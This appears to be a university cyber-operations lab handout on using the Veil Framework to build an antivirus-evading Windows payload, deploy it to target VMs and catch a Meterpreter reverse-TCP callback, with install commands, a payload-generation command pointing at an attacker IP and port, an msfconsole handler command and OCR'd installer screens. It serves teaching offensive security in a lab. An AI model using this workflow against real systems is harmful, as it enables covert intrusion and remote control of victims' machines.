Payload Development and Operations

Instructor Note: The intent of this class is for MIDN to develop a payload using the Veil Framework. The payload should not be detected by antivirus on the target system. In short, the MIDN will develop the payload on the Kali Linux VM, deploy it via any operational means to Windows 7 or Vista or XP target VM, update the antivirus definitions on the target VM, scan the system, and verify the payload beacons back to the Kali Linux VM. MIDN should run a command (i.e., sysinfo) on the target after they catch the callback to verify success. Finally, before starting the lab, MIDN should download a free antivirus software on the target host. Assistance from the Professor should be minimal if at all. Midshipmen may use any source to determine the solution as long as they cite it. Given the **'n'** number of possibilities, any will suffice so long as it is (1) not detected by antivirus (with updated definions), and (2) calls back to the cyber operator Kali Linux VM. A sample solution is provide below for the Professor. The lab requires screenshots from the midshipmen, but the Professor may choose to (1) have the midshipmen send the payload, (2) run the payload on a VM against updated antivirus definitions, and (3) configure their host to catch the payload callback.

Note: There may be an issue installing Wine within the Veil Evasion package. While errors will appear on the screen during installation, overriding the directory as described below appears to work. The developers of Veil are aware and working on a fix.

Overview

A big part of the Veil Framework is to provide the ability for the community to integrate their own AV-evasion methods, public or private.

MIDN are expected to develop a payload and test it agains a vulnerable target host. MIDN will use the targets on Cyber.Moboard (search for XP, Win 7 or Vista VM target - there are several instances of each) target hosts to test and verify their payload is not caught by antivirus. MIDN will complete the lab by following these high-level steps:

- Login and download any free antivirus software to the Target VM
- Take a screenshot of the antivirus software once it is installed
- If you did not install the Veil-Framework in our previous lecture, you must do so now on your Kali Linux VM (SY401_Kali_alpha)

- Launch Kali Linux Cyber Operator VM (SY401_Kali_alpha)
- Develop payload using the Veil-Framework
- Take a screenshot of the payload once created
- Launch Target VM - Verify antivirus definitions are up to date - download updates if necessary
- Obtain Kali Linux and target IP addresses
- From the Kali Linux Cyber Operator VM, exploit a vulnerability and deploy payload
- Take a screenshot of the Meterpreter shell once you have successfully exploited the Target VM
- From the Kali Linux Cyber Operator VM Meterpreter shell, use the payload to perform some functionality of your choice take a screenshot

MIDN should read the tool documentation, installation guides, and perform Internet searches to find solutions to challenges they encounter. The Professor will provide minimal assistance. MIDN can use the following documentation to start:

- Veil Framework
- Veil Framework Tutorials
- Veil Framework Payload Release

Lab Deliverables

MIDN will submit a single PDF document to your Professor that contains each of the screenshots as your deliverable. The screenshots should be properly labeled. It is suggested that MIDN insert each of the required screenshots into a Microsoft Word document and export to a .PDF file.

For Sections 1131 and 5531 - MIDN should submit their file into their own folder in their assigned section folder in the SY401 Shared Folder found here If you do not have a folder, please create a folder with your last name under your assigned section and place your lab deliverable in that folder. If your professor prefers email submissions - the subject line of the email should be in the following format:

The subject line of the email should be in the following format:

```
SY401: [NAME OF LAB] (alpha)
```

For example:

```
SY401: Payload Development (m123456)
```

Payload Development Tutorial

MIDN must verify the Veil Framework is installed, or install it on the Kali Linux Cyber Operator VM.

```
sudo apt-get -y install git
```

```
git clone https://github.com/Veil-Framework/Veil.git
```

Navigate to the Veil setup folder and run the setup script.

```
cd Veil/
```

```
./config/setup.sh --force
```

The installation will take some time. Python, Pywin, Pycrypto, Ruby, and AutoIt software packages will be installed. Make sure to properly install each. The default settings for each is acceptable.

You will receive an error after this installation about wine-gecko. Simply type control-C, and that will take you into a prompt. The developer knows this is an issue and is working on a fix. However, Veil will probably not work at this point. But, give it a try. Type:

```
./Veil.py -t Evasion --list-payloads
```

If the command successfully runs, you are in good shape. Most likely, it will not. Instead, rerun the installation using a different command.

```
./config/setup.sh --force --silent
```

To view available payloads, MIDN can run the following command:

```
./Veil.py -t Evasion --list-payloads
```

MIDN may use any available payload. One example of how to use a payload is as follows:


Note: The IP address in the command below is your attack system IP address - where you expect they payload to callback.

```
./Veil.py -t Evasion -p 34 --ordnance-payload rev_tcp --ip 10.10.1.201 --port 4444 -o orrpay
```


Pause while it executes. Might take a minute or two. Note the output of your executable, source code, and resource file. Copy those locations to Leafpad.

In this example, I am using payload number 34, desiring a reverse TCP connection, to my Kali Linux VM IP, on the specific port defined, and I want my payload to be called orrpayload.exe.

When completed, you should obtain a screen that looks like below.




Note exactly where the payload you just created is saved. See below.




Note: you may find your output is found at /var/lib/veil/output/compiled/exe
You can use the "find" command to search for it as well i.e. FIND / -name 'file you are looking for' Remember that the "/" starts at the root directory and recursivly searches all sub directories.

It's best practice to hash the file so you can uniquely identify it.




Make sure to launch the payload.rc under the handlers folder via msfconsole.

```
msfconsole -r /var/lib/veil/output/handlers/orrpayload.rc
```




Use any means possible to acquire access/exploit the Windows 7 target VM (SY401_GroupX_Win7) and deploy your payload.

Once access is acquired and payload deployed. Login to the Windows 7 target VM (Sy401_GroupX_Win7) and use the freely available antivirus to scan the host. By default, Windows Defender is installed. It is fint to use Windows Defender, or you can download other AntiVirus software to test. Was your malware detected?




Double-click on the payload as if the user launched it.

Navigate back to your Kali Linux VM and catch the callback.




Run a command on the hacked system.





Note that all steps required to be successful are not included above. MIDN must research the solution using any means necessary, to include reading documentation, and trial and error.


Good luck Cyber Operators!!


Solution:









SY401_Orr_Kali
Applications Places Terminal Thu 15:35
root@kali: ~/Veil/setup
File Edit View Search Terminal Help
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Veil Videos
root@kali:~# cd Veil
root@kali:~/Veil# ls
CHANGELOG config lib LICENSE README.md setup Tools Veil.py
root@kali:~/Veil# cd setup/
root@kali:~/Veil/setup# ls
setup.sh
root@kali:~/Veil/setup# ./setup.sh
Veil (Setup Script) | [Updated]: 2017-01-24
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
[I] Kali Linux "2018.1" x86_64 detected...
[?] Are you sure you wish to install Veil-Evasion?
Continue with installation? ([y]/[s]ilent/[N]o):



SY401_Orr_Kali
Applications Places Terminal Thu 15:36
root@kali: ~/Veil/setup
File Edit View Search Terminal Help
[ERROR]: Installation aborted by user.
root@kali:~/Veil/setup# ./setup.sh
Veil (Setup Script) | [Updated]: 2017-01-24
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
[I] Kali Linux "2018.1" x86_64 detected...
[?] Are you sure you wish to install Veil-Evasion?
Continue with installation? ([y]/[s]ilent/[N]o): y
[*] Initializing package installation
[*] Adding x86 architecture to x86_64 system for Wine



SY401_Orr_Kali
Applications Places Wine Thu 15:40
Python 3.4.4 Setup
Select Destination Directory
Please select a directory for the Python 3.4.4 files.
Python34
Up
New
C:\Python34\
< Back
Next >
Cancel
python for windows
0009:err:mscoree:LoadLibraryShim error reading registry key for installroot



SY401_Orr_Kali
Applications
Places
Wine
Thu 15:41
Python 3.4.4 Setup
Complete the Python 3.4.4 Installer
Special Windows thanks to:
Mark Hammond, without whose years of freely shared Windows expertise, Python for Windows would still be Python for DOS.
python for windows
Click the Finish button to exit the Installer.
< Back
Finish
Cancel
Successfully installed pip-7.1.2 setuptools-18.2



SY401_Orr_Kali
Applications
Places
Wine
Thu 15:41
Setup pywin32-220
Setup
This Wizard will install pywin32 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Python extensions for Microsoft Windows
Provides access to much of the Win32 API, the ability to create and use COM objects, and the Pythonwin environment.
Author: Mark Hammond (et al)
Author_email: mhammond@users.sourceforge.net
Description: Python for Window Extensions
Name: pywin32
Url: http://sourceforge.net/projects/pywin32/
Version: 220
PYTHON Powered
Built Mon Jan 11 22:59:55 2016 with distutils-3.4.0+
< Back
Next >
Cancel



SY401_Orr_Kali
Applications
Places
Wine
Thu 15:42
Setup pycrypto-2.6.1
Setup
This Wizard will install pycrypto on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Author: Dwayne C. Litzenberger
Author_email: dlitz@dlitz.net
Description: Cryptographic modules for Python.
Name: pycrypto
Url: http://www.pycrypto.org/
Version: 2.6.1
PYTHON Powered
Built Sun Aug 31 13:55:16 2014 with distutils-3.4.1
< Back
Next >
Cancel



SY401_Orr_Kali
Applications
Places
Thu 15:43
root@kali: ~/Veil/setup
File Edit View Search Terminal Help
Setup - Ruby 1.8.7-p371
Ruby 1.8.7-p371 License Agreement
Please read the following License Agreement and accept the terms before continuing the installation.
Copyright (c) 2007-2011 RubyInstaller Team.
All rights reserved.
Except:
Ruby is copyrighted free software by Yukihiro Matsumoto.
http://www.ruby-lang.org/en/LICENSE.txt
The Book of Ruby is copyrighted by Huw Collingbourne.
http://www.sapphiresteel.com/The-Book-Of-Ruby
I accept the License
I decline the License
Next >
Cancel
002e:err:clipboard:convert_selection Timed out waiting for SelectionNotify event



SY401_Orr_Kali
Applications
Places
Wine
Thu 15:43
root@kali: ~/Veil/setup
File Edit View Search Terminal Help
AutoIt v3.3.14.2 Setup
License Agreement
Please review the license terms before installing AutoIt v3.3.14.2.
Press Page Down to see the rest of the agreement.
AutoIt
Author : Jonathan Bennett and the AutoIt Team
WWW : https://www.autoitscript.com/site/autoit/
Email : support@autoitscript.com
END-USER LICENSE AGREEMENT FOR THIS SOFTWARE
This End-User License Agreement ("EULA") is a legal agreement between you (either an individual or a single entity) and the
If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install AutoIt v3.3.14.2.
Nullsoft Install System v2.46
< Back
I Agree
Cancel
0027:err:clipboard:convert_selection Timed out waiting for SelectionNotify event

